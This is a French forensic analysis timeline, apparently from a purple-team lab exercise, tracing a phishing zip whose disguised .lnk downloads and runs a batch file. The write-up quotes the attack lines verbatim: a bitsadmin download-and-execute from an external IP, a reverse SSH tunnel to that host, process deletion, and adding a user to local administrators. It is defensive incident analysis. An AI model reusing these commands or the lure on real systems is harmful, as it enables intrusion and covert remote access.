


TIMELINE

28/02/2024

Mail

Mail suspicieux d'Homer Simpson



Le mail redirige vers une archive zip et non un PDF

http://13.39.205.164/CV_Homer_SIMPSON.zip

C'est un serveur WEB qui tourne derrière cette IP.

Analyse du Dump Mémoire | strings

On retrouve dans les strings une connexion SSH forward, un tunnel est crée entre la machine et le serveur vu précédemment.

```
ssh -o StrictHostKeyChecking=no -f -N -R 1080 tunnel@13.39.205.164 -p 443  
  
-f foreground  
-o option -> StrictHostKeyChecking=no  
-N pas d'exec de commande  
-R port à forwarder  
-p port vers lequel on forward
```

Extraction de données ?

Processus: cmd.exe

On retrouve dans la liste des processus plusieurs cmd.exe

- 1 dumpit (pid 11256)
- 1 Générateur de menace (pid 7072)

- 1 soupçonné d'être notre malware (pid 5728)

On retrouve dans la mémoire du cmd, ce que l'on soupçonne d'être le script malveillant (.bat) `strings pid.5728.dmp | grep "echo off" -A 10 -B 10`

```
@echo off
start http://13.39.205.164/CV_Homer_SIMPSON.pdf
start /min ssh -o StrictHostKeyChecking=no -f -N -R 1080
tunnel:tunnel@13.39.205.164 -p 443
wmic process where "name='cmd.exe'" delete
exit
```

`wmic process where...` doit servir à supprimer instantanément le cmd Ce programme .bat est probablement téléchargé après l'ouverture d'un des fichiers dans l'archive, puisque l'on retrouve cette ligne dans les strings du dump mémoire:

```
/k "bitsadmin /transfer mydownloadjob /download /priority FOREGROUND "http://13.39.205.164/autologon.bat" "c:\users\public\autologon.bat" && start c:\users\public\autologon.bat && exit"
```

Il y a donc un téléchargement du fichier `autologon.bat` depuis le serveur web et l'exécution de celui-ci. Le code retrouvé précédemment est probablement le contenu de ce .bat.

On retrouve également sur la machine un programme étrange du nom de `blnckFhm.exe` au PID 440 que je n'ai pas pu décompiler.

29/02/2024

Analyse evtx

Avec l'outil Chainsaw j'applique des sigma rules pour trier les logs evtx et les exporter en CSV.

On retrouve la création d'un utilisateur: `lisa.simpson`

2024-02-14T14:38:33.452530+00:00	Local User Creation	evtx\WIN10_Security.evtx	1	Microsoft-Windows-Security-Auditing	4720	39002839	PURPLE-WIN10.PURPLE-LAB.local	AccountExpires: '%1794' AllowedToDelegateTo: '' DisplayName: '%1793' HomeDirectory: '%1793' HomePath: '%1793' LogonHours: '%1797' NewUacValue: '0x15' OldUacValue: '0x0' PasswordLastSet: '%1794' PrimaryGroupid: '513' PrivilegeList: '' ProfilePath: '%1793' SamAccountName: lisa.simpson ScriptPath: '%1793' SidHistory: '' SubjectDomainName: PURPLE-LAB SubjectLogonid: '0x3e7' SubjectUserName: PURPLE-WIN10S SubjectUserSid: S-1-5-18 TargetDomainName: PURPLE-WIN10 TargetSid: S-1-5-21-3385904398-1015573331-313832903-1046 TargetUserName: lisa.simpson UserAccountControl: '0x00000000000000000000000000000000' UserParameters: '%1793' UserPrincipalName: '' UserWorkstations: '%1793'
----------------------------------	---------------------	--------------------------	---	-------------------------------------	------	----------	-------------------------------	---



On cherchant dans les strings, on retrouve la création de cet utilisateur ainsi que l'ajout de ce dernier au groupe "administrateurs"

```
;Command: "net localgroup administrators lisa.simpson /add"
PCommand: "C:\Windows\system32\net1 localgroup administrators lisa.simpson /add"
```

On retrouve ces informations dans les logs evtx ouvert dans windows.

Analyse des pièces jointes présentes sur le serveur web

On a pu récupérer les fichiers ZIP et autologon.bat présent sur le serveur WEB.

Nom	Modifié le	Type	Taille
 CV_Homer_SIMPSON	14/02/2024 10:41	Raccourci	3 Ko
 CV_Homer_SIMPSON.pdf	14/02/2024 14:25	Microsoft Edge P...	80 Ko

Le ZIP contient un .lnk qui est un raccourci avec une icone de pdf et il contient également le vrai CV d'Homer Simpson.

Dans le .lnk, on remarque l'execution d'une commande dans un CMD:

Type de cible :	Application
Emplacement :	System32
Cible :	"bitsadmin /transfer mydownloadjob /download /priority FORE

```
"C:\Windows\System32\cmd.exe" /k "bitsadmin /transfer mydownloadjob
/download /priority FOREGROUND "http://13.39.205.164/autologon.bat"
"c:\users\public\autologon.bat" && start c:\users\public\autologon.bat &&
exit"
```

C'est la commande qui télécharge l'autologon.bat. Ce dernier contient le programme suivant:

```
@echo off
start http://13.39.205.164/CV_Homer_SIMPSON.pdf
start /min ssh -o StrictHostKeyChecking=no -f -N -R 1080
tunnel:tunnel@13.39.205.164 -p 443
wmic process where "name='cmd.exe'" delete
exit
```

C'est bien le programme que j'avais trouvé hier dans les strings.